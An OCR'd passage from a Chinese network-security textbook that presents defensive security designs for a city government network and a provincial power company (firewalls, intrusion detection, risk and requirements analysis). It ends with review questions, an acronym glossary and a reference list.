


图 13-1　某银行系统网络安全解决方案示意图

13.3.2　某市政府中心网络安全方案设计

1. 某市政府网络系统现状分析

《某市电子政务工程总体规划方案》主要建设内容为：一个专网（政务通信专网），一个平台（电子政务基础平台），一个中心（安全监控和备份中心）。

七大数据库（经济信息数据库、法人单位基础信息数据库、自然资源和空间地理信息数据库、人口基础信息库、社会信用数据库、海洋经济信息数据库、政务动态信息数据库），十二大系统（政府办公业务资源系统、经济管理信息系统、政务决策服务信息系统、社会信用信息系统、城市通卡信息系统、多媒体增值服务信息系统、综合地理信息系统、海洋经济信息系统、金农信息系统、金水信息系统、金盾信息系统、社会保障信息系统）。主要包括：政务通信专网、电子政务基础平台、安全监控和备份中心、政府办公业务资源系统、政务决策服务信息系统、综合地理信息系统、多媒体增值服务信息系统。

2. 某市政府中心网络安全方案设计

1）安全系统建设目标

本技术方案旨在为某市政府网络提供全面的网络系统安全解决方案，包括安全管理制度策略的制定、安全策略的实施体系结构的设计、安全产品的选择和部署实施，以及长期的合作和技术支持服务。系统建设目标是在不影响当前业务的前提下，实现对网络的全面安全管理。将安全策略、硬件及软件等方法结合起来，构成一个统一的防御系统，有效阻止非

法用户进入网络,减少网络的安全风险;通过部署不同类型的安全产品,实现对不同层次、不同类别网络安全问题的防护;使网络管理者能够很快重新组织被破坏了的文件或应用。使系统重新恢复到破坏前的状态。最大限度地减少损失。具体来说,本安全方案能够实现全面网络访问控制,并能够对重要控制点进行细粒度的访问控制;并且,对于通过对网络的流量进行实时监控,对重要服务器的运行状况进行全面监控。

2) 防火墙系统设计方案

(1) 防火墙对服务器的安全保护

网络中应用的服务器,信息量大、处理能力强,往往是攻击的主要对象。另外,服务器提供的各种服务本身有可能成为“黑客”攻击的突破口,因此,在实施方案时要对服务器的安全进行一系列安全保护。如果服务器没有加任何安全防护措施而直接放在公网上提供对外服务,就会面临着“黑客”各种方式的攻击,安全级别很低。因此当安装防火墙后,所有访问服务器的请求都要经过防火墙安全规则的详细检测。只有访问服务器的请求符合防火墙安全规则后,才能通过防火墙到达内部服务器。防火墙本身抵御了绝大部分对服务器的攻击,外界只能接触到防火墙上的特定服务,从而防止了绝大部分外界攻击。

(2) 防火墙对内部非法用户的防范

网络内部的环境比较复杂,而且各子网的分布地域广阔,网络用户、设备接入的可控性比较差,因此,内部网络用户的可靠性并不能得到完全的保证。特别是对于存放敏感数据的主机的攻击往往发自内部用户,如何对内部用户进行访问控制和安全防范就显得特别重要。为了保障内部网络运行的可靠性和安全性,必须要对它进行详尽的分析,尽可能防护到网络的每一节点。

对于一般的网络应用,内部用户可以直接接触到网络内部几乎所有的服务,网络服务器对于内部用户缺乏基本的安全防范,特别是在内部网络上,大部分的主机没有进行基本的安全防范处理,整个系统的安全性容易受到内部用户攻击的威胁,安全等级不高。根据国际上流行的处理方法,我们把内部用户跨网段的访问分为两大类:其一,是内部网络用户之间的访问,即单机到单机访问。这一层次上的应用主要有用户共享文件的传输(NETBIOS)应用;其次,是内部网络用户对内部服务器的访问,这一类应用主要发生在内部用户的业务处理时。一般内部用户对于网络安全防范的意识不高,如果内部人员发起攻击,内部网络主机将无法避免地遭到损害,特别是针对于 NETBIOS 文件共享协议,已经有很多的漏洞在网上公开报道,如果网络主机保护不完善,就可能被内部用户利用“黑客”工具造成严重破坏。

利用防火墙技术,经过仔细的配置,通常能够在内外网之间提供安全的网络保护,降低了网络安全风险,但是入侵者可寻找防火墙背后可能敞开的后门,入侵者也可能就在防火墙内。

网络入侵检测系统位于有敏感数据需要保护的网络上,通过实时侦听网络数据流,寻找网络违规模式和未授权的网络访问尝试。当发现网络违规行为和未授权的网络访问时,网络监控系统能够根据系统安全策略做出反应,包括实时报警、事件登录,或执行用户自定义的安全策略等。网络监控系统可以部署在网络中有安全风险的地方,如局域网出入口、重点保护主机、远程接入服务器、内部网重点工作站组等。在重点保护区域,可以单独各部署一套网络监控系统(管理器+探测引擎),也可以在每个需要保护的地方单独部署一个探测引

擎,在全网使用一个管理器,这种方式便于进行集中管理。

在内部应用网络中的重要网段,使用网络探测引擎,监视并记录该网段上的所有操作,在一定程度上防止非法操作和恶意攻击网络中的重要服务器和主机。同时,网络监视器还可以形象地重现操作的过程,可帮助安全管理员发现网络安全的隐患。

需要说明的是,IDS 是对防火墙的非常有必要的附加而不仅仅是简单的补充。

3. 某市政府安全系统技术方案

1）防火墙安全系统技术方案

某市政府局域网是应用的中心,存在大量敏感数据和应用,因此必须设计一个高安全性、高可靠性及高性能的防火墙安全保护系统,确保数据和应用万无一失。

所有的局域网计算机工作站包括终端、广域网路由器、服务器群都直接汇接到主干交换机上。由于工作站分布较广且全部连接,对中心的服务器及应用构成了极大的威胁,尤其是可能通过广域网上的工作站直接攻击服务器。因此,必须将中心与广域网进行隔离防护。考虑到效率,数据主要在主干交换机上流通,通过防火墙流入流出的流量不会超过百兆,因此使用百兆防火墙就完全可以满足要求。

在中心机房的 DMZ 服务区上安装两台互为冗余备份的海信 FW3010PF-4000 百兆防火墙,DMZ 口通过交换机与 WWW/FTP、DNS/MAIL 服务器连接。同时,安装一台 FW3010PF-5000 千兆防火墙,将安全与备份中心与其他区域逻辑隔离开来。

通过安装防火墙,实现下列的安全目标:

- 利用防火墙将内部网络、Internet 外部网络、DMZ 服务区、安全监控与备份中心进行有效隔离,避免与外部网络直接通信。
- 利用防火墙建立网络各终端和服务器的安全保护措施,保证系统安全。
- 利用防火墙对来自外网的服务请求进行控制,使非法访问在到达主机前被拒绝。
- 利用防火墙使用 IP 与 MAC 地址绑定功能,加强终端用户的访问认证,同时在不影响用户正常访问的基础上将用户的访问权限控制在最低限度内。
- 利用防火墙全面监视对服务器的访问,及时发现和阻止非法操作。
- 利用防火墙及服务器上的审计记录,形成一个完善的审计体系,建立第二条防线。
- 根据需要设置流量控制规则,实现网络流量控制,并设置基于时间段的访问控制。

2）入侵检测系统技术方案

在局域网中心交换机安装一台海信眼镜蛇入侵检测系统千兆探测器,DMZ 区交换机上安装一台海信眼镜蛇入侵检测系统百兆探测器,用以实时检测局域网用户和外网用户对主机的访问,在安全监控与备份中心安装一台海信眼镜蛇入侵检测系统百兆探测器和海信眼镜蛇入侵检测系统控制台,由系统控制台进行统一的管理(统一事件库升级、统一安全防护策略、统一上报日志生成报表)。

其中,海信眼镜蛇网络入侵检测系统还可以与海信 FW3010PF 防火墙进行联动,一旦发现由外部发起的攻击行为,将向防火墙发送通知报文,由防火墙来阻断连接,实现动态的安全防护体系。海信眼镜蛇入侵检测系统可以联动的防火墙有:海信 FW3010PF 防火墙,支持 OPSEC 协议的防火墙。

通过使用入侵检测系统,可以做到:

- 对网络边界点的数据进行检测,防止黑客的入侵;

- 对服务器的数据流量进行检测，防止入侵者的蓄意破坏和篡改；
- 监视内部用户和系统的运行状况，查找非法用户和合法用户的越权操作；
- 对用户的非正常活动进行统计分析，发现入侵行为的规律；
- 实时对检测到的入侵行为进行报警、阻断，能够与防火墙/系统联动；
- 对关键正常事件及异常行为记录日志，进行审计跟踪管理。

通过使用海信眼镜蛇入侵检测系统可以容易的完成对以下的攻击识别：网络信息收集、网络服务缺陷攻击、DoS 和 DDoS 攻击、缓冲区溢出攻击、Web 攻击、后门攻击等。

网络给某市政府带来巨大便利的同时，也带来了许多挑战，其中安全问题尤为突出。加上一些人缺乏安全控制机制和对网络安全政策及防护意识的认识不足，这些风险会日益加重。引起这些风险的原因有多种，其中网络系统结构和系统的应用等因素尤为重要。主要涉及物理安全、链路安全、网络安全、系统安全、应用安全及管理安全等方面。通过以上方案的设计和实施，所有安全隐患就得到了良好的改善。

13.3.3 某电力公司网络安全解决方案

1. 概述

随着信息化的日益深刻，信息网络技术的应用日益普及，网络安全问题已经会成为影响网络效能的重要问题。而 Internet 所具有的开放性、国际性和自由性在增加应用自由度的同时，对安全提出了更高的要求。

电力系统信息安全问题已威胁到电力系统的安全、稳定、经济、优质运行，影响着“数字电力系统”的实现进程。研究电力系统信息安全问题、开发相应的应用系统、制定电力系统信息遭受外部攻击时的防范与系统恢复措施等信息安全战略是当前信息化工作的重要内容。电力系统信息安全已经成为电力企业生产、经营和管理的重要组成部分 。

如何使电力信息网络系统不受黑客和病毒的入侵，如何保障数据传输的安全性、可靠性，也是建设“数字电力系统”过程中所必须考虑的重要事情之一。

2. 省级电力系统网络应用和现状

省级电力网络系统是一般是一个覆盖全省的大型广域网络，其基本功能包括 FTP、Telnet、E-mail 及 WWW、BBS 等 C/S 方式的服务。省电力公司信息网络系统是业务数据交换和处理的信息平台，在网络中包含有各种各样的设备：服务器系统、路由器、交换机、工作站、终端等，并通过专线与 Internet 相连。各地市电力公司/电厂的网络基本采用 TCP/IP 以太网星型拓扑结构，而它们的外联出口通常为上一级电力公司网络。

随着业务的发展，省电力网络系统原有的基于内部网络的相对安全将被打破，无法满足业务发展的安全需求，急需重新制定安全策略，建立完整的安全保障体系。

我们知道现阶段省电力信息网络系统存在安全隐患。所以我们从系统层次、网络层次、管理层次、应用层次四个角度结合省电力网络应用系统的实际情况提出以下安全风险分析。

3. 安全风险分析

1）网络边界风险分析

网络的边界是指两个不同安全级别的网络的接入处，包括同 Internet 的接入处，以及内部网不同安全级别的子网之间的连接处。

对于省电力信息系统网络边界主要存在于 Internet 接入等外部网络的连接处，以及内

部网络中省与地市网络之间也存在不同安全级别子网的安全边界。

开放的网络容易受到来自外网的各种攻击和威胁。入侵者可以利用各种工具扫描网络及系统中存在的安全漏洞,并通过一些攻击程序对网络进行恶意攻击,这样的危害可以造成网络的瘫痪,系统的拒绝服务,信息的被窃取、篡改等。

省电力信息系统局域网边界处中利用防火墙系统进行防护,降低了网络安全风险。但是,仅仅使用防火墙、网络安全还远远不够,防火墙是属于传统的静态安全防护技术,它在功能和作用范围方面存在不足,例如,内部用户攻击。而入侵检测技术是当今一种非常重要的动态安全技术,它可以很好的弥补防火墙安全防护的不足。

2) 系统层安全分析

(1) 主机系统风险分析

省电力网络中存在大量不同操作系统的主机如 UNIX、Windows 2000 Server。这些操作系统自身也存在许多安全漏洞。

(2) 病毒入侵风险分析

病毒具有非常强的破坏力和传播能力。越是网络应用水平高,共享资源访问频繁的环境中,计算机病毒的蔓延速度就会越快。

3) 应用层安全分析

应用层安全是指用户在网络上的应用系统的安全,包括 Web、FTP、邮件系统、DNS 等网络基本服务系统、业务系统等。各应用包括对外部和内部的信息共享以及各种跨局域网的应用方式,其安全需求是在信息共享的同时,保证信息资源的合法访问及通信隐秘性。

4) 管理层安全分析

在网络安全中安全策略和管理扮演着极其重要的角色,如果没有制定非常有效的安全策略,没有进行严格的安全管理制度来控制整个网络的运行,这个网络就很可能处于一种混乱的状态。

4. 安全需求分析

通过以上对省电力系统网络现状与安全风险分析,种种风险一旦发生将对系统造成很大损失。必须将风险防患于未然。在此,提出防范网络安全危险的安全需求:

- 需要划分安全域,将省电力划分不同的安全域,各域之间通过部署防火墙系统实现相互隔离及其访问控制。
- 需要在各市局本地局域网与省网的边界处部署防火墙实现访问控制。
- 需要在市局本地局域网与省网的边界处部署入侵检测探测器,实现对潜在安全攻击的实时检测。
- 需要在网中部署全方位的网络防病毒系统,针对所有服务器和客户机建立病毒防范体系。
- 需要在网中部署漏洞扫描系统,及时发现网络中存在的安全隐患并提出解决建议和方法。
- 需要建立统一的安全管理中心,通过安全管理中心使所有的安全产品和安全策略可以集中部署,集中分发。
- 需要制定省电力网络安全策略,安全策略是建立安全保障体系的基石。

5．安全系统策略模型

信息安全系统策略模型有三个要素：组织、管理和技术。

① 安全管理策略：包括各种策略、法律法规、规章制度、技术标准、管理标准等，是信息安全的最核心问题，是整个信息安全建设的依据；

② 安全组织策略：主要是人员、组织和流程的管理，是实现信息安全的落实手段；

③ 安全技术策略：包含工具、产品和服务等，是实现信息安全的有力保证。

安全策略模型将信息安全工作中的"管理中心"的特性突出地描述出来。根据模型的指导，为省地税税务提供的信息安全完全解决方案不仅仅包含各种安全产品和技术，更重要的就是要建立一个一致的信息安全体系，也就是建立安全组织策略体系、安全管理策略体系和安全技术策略体系。

6．总体安全策略

省电力网络安全系统体系应该按照三层结构建立。第一层首先是要建立安全标准框架，包括安全组织和人员、安全技术规范、安全管理办法、应急响应制度等。第二层是考虑省电力IT基础架构的安全。包括网络系统安全、物理链路安全等。第三层是省电力整个IT业务流程的安全。如各OA应用系统安全。

7．总体安全解决方案

通过对省电力信息网络的风险和需求分析，按照安全策略的要求，整个网络安全措施应按系统体系建立，并且系统的总体设计将从各个层次对安全予以考虑，并在此基础上制定详细的安全解决方案，建立完整的行政制度和组织人员安全保障措施。整个安全解决方案包括防火墙子系统、入侵检测子系统、病毒防范子系统、安全评估子系统、安全管理中心子系统。

根据安全架构模型，省级电力网络系统的安全保障体系还需要通过安全服务来动态调整网络系统安全基准。

网络安全是动态的、整体的，并不是简单的安全产品集成就解决问题。安全不是一劳永逸的，安全总会随着用户网络现况的变化而变化。随着时间推移，新的安全风险又将随着产生。因此，一个完整的全解决方案还必须包括长期的、与项目相关的信息安全服务。安全服务主要包括安全策略制定、安全评估、安全增强、安全应急响应、安全培训。

思考题

1．网络安全解决方案的四个层次是什么？

2．试为你所在学校设计网络安全解决方案。

附录 A　英文缩略词汇

ACL(Access Control List,访问控制列表)
AES(Advanced Encryption Standard,高级加密标准)
AH(Authentication Header,认证头)
ARP(Address Resolution Protocol,地址解析协议)
ATM(Asynchronous Transfer Mode,异步传输模式)
BSD(Berkeley Software Distribution,伯克利软件套件)
BITS(Background Intelligent Transfer Service,后台智能传送服务)
CA(Certificate Authority,认证中心)
CCMP(Counter mode with Cipher-block chaining Message Authentication code Protocol,计数器模式密码块链消息完整码协议)
CIDF (Common Intrusion Detection Framework,通用入侵检测框架)
CPU(Central Processing Unit,中央处理器)
DDN(Digital Data Network,数字数据网)
DDoS(Distributed Denial of Service,分布式拒绝服务攻击)
DE(Digital Envelope,数字信封)
DES (Data Encryption Standard,数据加密标准)
DH(Diffie-Hellman,DH 算法)
DHCP(Dynamic Host Configuration Protocol,动态主机设置协议)
DIDS(Distributed Intrusion Detection System,分布式入侵检测系统)
DiffServe(Differentiated Services Architecture,分级服务体系结构)
DNS(Domain Name System,域名系统)
DoS(Denial of Service,拒绝服务攻击)
EAM(Enterprise Asset Management,企业设备管理系统)
EAP(Extensible Authentication Protocol,可扩展的认证头协议)
EDI (Electronic Data Interchange,电子数据交换)
EES (Escrowed Encryption Standard, 托管加密标准)
EFF(Electronic Frontier Foundation,电子前沿基金会)
ESP(Encapsulating Security Payload,封装安全有效负载)
FTP(File Transfer Protocol,文件传输协议)
GRE(Generic Routing Encapsulation,路由封装协议)
HIDS(Host-based Intrusion Detection System,基于主机的入侵检测系统)
HTTP(HyperText Transfer Protocol,超文本传输协议)
IC(Integrity Check,完整性校验)
ICMP(Internet Control and Message Protocol,TCP/IP 协议族网络层协议)

ICV(Integrity Check Value,完整性校验值)
ID(Intrusion Detection,入侵检测)
IDEA(International Data Encryption Algorithm,国际数据加密算法)
IDXP(Intrusion Detection Exchange Protocol,入侵检测交换协议)
IDS(Intrusion Detection Systems,入侵检测系统)
IETF(Internet Engineering Task Force,互联网工作组)
IKE(Internet Key Exchange,Internet 密钥交换协议)
IIS(Internet Information Services, 互联网信息服务)
IP(Internet Protocol, 网络之间互连的协议)
ISAKMP (Internet Security Association and Key Management Protocol,Internet 安全关联密钥管理协议)
ISO(International Standard Organized,国际标准化组织)
IV(Initial Vector,初始化向量)
KMC(Key Manage Center,密钥管理中心)
LAN(Local Area Network,局域网)
MAC (Message Authentication Code,消息鉴别码)
MD5(Message Digest Algorithm,消息摘要算法第五版)
NBS(National Bureau of Standards,美国国家标准局)
NFS(Network File System,网络文件系统)
NIDS(Network-based Intrusion Detection System,基于网络的入侵检测系统)
NIST(National Institute of Standards and Technology,美国国家标准与技术研究所)
NOS(Network Operating System,网络操作系统)
NSA(National Security Agency,美国国家安全局)
OSI(Open System Interconnect,开放系统互联)
P2DR(Policy、Protection、Detection、 Response,动态网络安全体系的代表模型)
PARAD(Parameter And ReturnAddress Detection,一种检测方法)
PGP(Pretty Good Privacy,端到端的安全邮件标准)
PKI(Public Key Infrastructure,公钥基础设施)
PPPOE (Point to Point Protocol Over Ethernet,以太网上的点到点连接协议)
PPTP(Point-to-Point Tunneling Protocol,端到端隧道协议)
PSK(Pre-Shared Key,预共享密钥)
QoS(Quality of Service,服务质量)
RFC(Request For Comments,一系列以编号排定的文件)
RSVP(Resource Reservation Protocol,资源预约协议)
SA (Security Associations,安全联盟)
SCP(Service Control Point,业务控制点)
SET(Secure Electronic Transaction,安全电子交易协议)
SHA(Secure Hash Standard,安全杂乱信息标准)
SMTP(Simple Mail Transfer Protocol,简单邮件传输协议)

SNMP(Simple Network Management Protocol,简单网络管理协议)
SPI(Security Parameters Index,安全参数索引)
SP (Security Policy,安全策略)
SPD (Security Policy Database,安全策略数据库)
SPX(Sequenced Packet Exchange Protocol,序列分组交换协议)
SSID(Service Set Identifier)服务集体标识符
SSH(Secure Shell,安全外壳协议)
SSL(Secure Socket Layer,安全套接层协议)
TCP/IP(Transmission Control Protocol/Internet Protocol,传输控制协议/因特网互联协议)
TCSEC(Trusted Computer Standards Evaluation Criteria,可信任计算机标准评价准则)
TKIP(Temporal Key Integrity Protocol,实时密钥完整性协议)
TLS(Transport Layer Security,传输层安全协议)
UDP(User Datagram Protocol,用户数据报协议)
UPNP(Universal Plug and Play,通用即插即用)
URL(Uniform Resource Locator,统一资源定位符)
VPN(Virtual Private Network,虚拟专用网)
WAN(Wide Area Network,广域网)
WEP(Wired Equivalent Privacy,有线等效保密技术)
WWW(World Wide Web,万维网)

参 考 文 献

[1] 张千里.网络安全基础与应用.北京：人民邮电出版社，2007.
[2] 张友纯.计算机网络安全.武汉：华中科技大学出版社，2006.
[3] 许向阳.网络安全和网络行为研究.河南：中原农民出版社，2008.
[4] 杨义先，钮心忻.入侵检测理论与技术.北京：高等教育出版社，2006.
[5] 姚华，肖琳.网络安全基础教程.北京：北京理工大学出版社，2007.
[6] 李艳艳，徐安.网络中的嗅探行为与防御措施.网络通讯与安全，2007.
[7] 张常有.网络安全体系结构.成都：电子科技大学出版社，2006.
[8] 王亚弟.密码协议形式化分析.北京：机械工业出版社，2006.
[9] 贾伟.网络与电子商务安全.北京：国防工业出版社，2006.
[10] 杨云江.计算机网络安全实用技术.北京：清华大学出版社，2007.
[11] David Litch field. The Oracle Hacker's Hand book. Wiley，2007.